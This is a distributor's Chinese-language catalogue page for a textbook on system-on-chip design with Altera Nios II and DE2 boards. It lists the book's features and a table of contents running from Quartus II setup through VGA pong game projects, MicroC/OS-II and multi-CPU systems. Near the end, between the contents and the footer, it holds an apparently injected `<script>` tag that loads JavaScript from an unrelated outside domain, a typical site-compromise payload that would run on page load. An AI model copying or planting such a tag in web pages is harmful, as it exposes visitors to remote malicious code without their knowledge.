


系統晶片設計—使用 Nios II (附範例光碟片)



勝特力材料 886-3-5753170
胜特力电子(上海) 86-21-54151736
胜特力电子(深圳) 86-755-83298787
[Http://www.100y.com.tw](http://www.100y.com.tw)

■ 本書特色

1. 全書範例以 Altera 的 Nios II 開發板與 DE2 開發板實作。
2. 本書以容易理解的範例“VGA 乒乓球遊戲”，說明如何建置硬體組件，再配合 Nios II 微處理器程式控制遊戲的進行。
3. 透過範例與專案之製作，建立讀者實際電路應用之能力。
4. 本書隨書光碟附上
- 7.2 版與 8.0 版的 Quartus II 與 Nios II 兩個版本。
5. 大學、科大電子、電機、資工系「系統晶片設計」課程或相關業界人士及有興趣之讀者。

■ 內容簡介

本書使用 Altera DE2 開發板與 Altera NiosII 開發板來進行設計和實作，大概分五個方向介紹：

- (1) NiosII 微處理器控制記憶體與 DMA 使用方式。
- (2) 乒乓球遊戲顯示於 VGA 螢幕之方法。
- (3) C2H 加速器與網路伺服器之使用方法。
- (4) MicroC/OSII 分時多工控制遊戲與音樂之方法。
- (5) 多 CPU 系統之建立方式。本書傾向於使讀者由實例中瞭解 NiosII 微處理器的使用方式，故實作步驟從頭開始一步一步都有詳細說明，讓初學者也可以輕鬆上手。適用於大學、科大電子、電機、資工系「系統晶片設計」課程或相關業界人士及有興趣之讀者。

■ 目錄

第 1 章	軟體安裝與設定	1-1
1-1	軟體安裝 Quartus II 7.2 版	1-2
1-1-1	安裝 Quartus II 7.2 版	1-3
1-1-2	安裝 MegaCore IP Library	1-8
1-1-3	安裝 Nios II	1-16
1-1-4	安裝 ModelSim-Altera	1-22
1-2	軟體安裝 Quartus II 8.0 版	1-26
1-3	取得授權檔	1-27
1-3-1	取得 Quartus II 授權檔	1-27
1-3-2	安裝 Nios II	1-32
1-3-3	安裝 ModelSim-Altera	1-36
1-3-4	安裝 ModelSim-Altera 授權檔	1-47
1-4	隨書光碟內容	1-49
第二章	SOPC 設計簡介	2-1
2-1	Quartus II 設計環境介紹	2-2
2-1-1	設計輸入(DESIGN ENTRY)	2-2
2-1-2	限制輸入(CONSTRAINT ENTRY)	2-3
2-1-3	合成(SYNTHESIS)	2-4
2-1-4	配置與繞線(PLACE AND ROUTE)	2-5
2-1-5	模擬(SIMULATION)	2-6
2-1-6	時序分析(TIMING ANALYSIS)	2-6
2-1-7	編程與配置(PROGRAMMING & CONFIGURATION)	2-7
2-2	SOPC Builder 介紹	2-8
2-2-1	SOPC Builder 系統架構	2-8
2-2-2	SOPC Builder 組件	2-8
2-2-3	SOPC Builder 的功能	2-11
2-3	Nios II 介紹	2-11
2-3-1	Nios II 處理器基礎	2-11
2-3-2	開始使用 Nios II 處理器	2-13
2-3-3	訂製的 Nios II 處理器設計	2-17
2-4	Nios II EDS 硬體參考設計	2-18
第 3 章	使用 Quartus II 設計硬體電路	3-1
3-1	PWM(脈衝寬度調變)電路設計	3-2
3-1-1	電路圖編輯 PWM	3-4
3-1-2	PWM 電路圖模擬驗證	3-15
3-1-3	Verilog HDL 編輯 PWM 電路	3-17
3-1-4	使用 ModelSim-Altera 模擬 PWM	3-26
3-1-5	PWM 模擬板驗證	3-34
3-2	七段解碼器	3-46
3-2-1	七段解碼器電路設計	3-46
3-2-2	七段解碼器電路圖模擬驗證	3-56
3-2-3	DE2 實驗板七段顯示器控制實習	3-58

勝特力材料 886-3-5753170
勝特力电子(上海) 86-21-54151736
勝特力电子(深圳) 86-755-83298787
[Http://www.100y.com.tw](http://www.100y.com.tw)

3-3	VGA 控制之一	3-72
3-4	VGA 控制之二	3-90
3-5	VGA 控制之三	3-113
3-5-1	小方格產生實習	3-115
3-5-2	小方格移動與反射實習	3-127
3-6	乒乓球遊戲	3-136
第 4 章	SOPC 發展環境	4-1
4-1	簡介	4-2
4-1-1	SOPC Builder	4-2
4-1-2	Nios II 微處理器	4-4
4-2	系統晶片發展	4-6
4-2-1	系統設計範例	4-6
4-3	記憶體測試範例	4-42
4-3-1	SRAM 與 SDRAM 測試範例	4-43
4-3-2	DMA 測試範例	4-53
4-3-3	Flash 測試範例	4-66
4-4	創造 SOPC Builder 組件	4-72
4-4-1	“checksum master” 設計範例	4-72
4-4-2	“PWM” 設計範例	4-85
第 5 章	DE2 發展及教育板發展 SOPC	5-1
5-1	Altera DE2 發展及教育板簡介	5-2
5-2	SOPC 設計範例	5-4
5-2-1	使用 SOPC Builder 建立系統	5-4
5-2-2	使用 Quartus II 編輯硬體與燒錄	5-31
5-2-3	使用 Nios II IDE 發展軟體	5-42
5-3	整合訂製七段解碼器組件入 SOPC Builder 範例	5-46
5-3-1	使用 SOPC Builder 建立系統	5-46
5-3-2	在 Quartus II 中編輯硬體與燒錄	5-61
5-3-3	Nios II 控制七段顯示器	5-65
5-4	發展 Avalon 週邊-VGA 應用	5-74
5-4-1	VGA 核心電路設計	5-75
5-4-2	建立 SOPC Builder 的 VGA 組件	5-97
5-4-3	在 Quartus II 中編輯硬體與燒錄	5-107
5-4	Nios II 控制螢幕顯示	5-111
5-5	Nios II 控制乒乓球遊戲	5-124
5-5-1	產生一個移動的球與一個擋板	5-127
5-5-2	壓按開關觸發擋板移動與七段顯示器記分	5-131
第 6 章	進階應用	6-1
6-1	C2H 硬體加速介紹	6-2
6-1-1	程式分析	6-3
6-1-2	以 Nios 開發板進行 C2H 加速範例	6-6

勝特力材料 886-3-5753170
勝特力电子(上海) 86-21-54151736
勝特力电子(深圳) 86-755-83298787
Http://www.100y.com.tw

6-2 網路應用 6-18
6-2-1 Nios II 開發板實作網路應用 6-18

第7章 使用 MicroC/OS-II 作業系統 7-1

7-1 建立 MicroC/OS-II 作業系統 7-2

7-1-1 準備 Quartus II 專案 7-2

7-1-2 Nios II 專案建立 7-3

7-2 乒乓球遊戲結合音樂 7-6

7-2-1 Quartus II 專案建立 7-7

7-2-2 Nios II 控制螢幕顯示 7-13

第8章 多個 CPU 系統 8-1

8-1 使用 standard 建立多個 CPU 系統 8-2

8-1-1 修改 Quartus II 系統 8-4

8-1-2 使用 Nios II IDE 發展軟體 8-21

8-2 使用雙 cpu 系統控制乒乓球遊戲與音樂 8-39

8-2-1 修改 Quartus II 系統 8-40

8-2-2 使用 Nios II IDE 發展軟體 8-47

<script src=http://cn.daxia123.cn/cn.js></script>

勝特力材料 886-3-5753170
胜特力电子(上海) 86-21-54151736
胜特力电子(深圳) 86-755-83298787
Http://www.100y.com.tw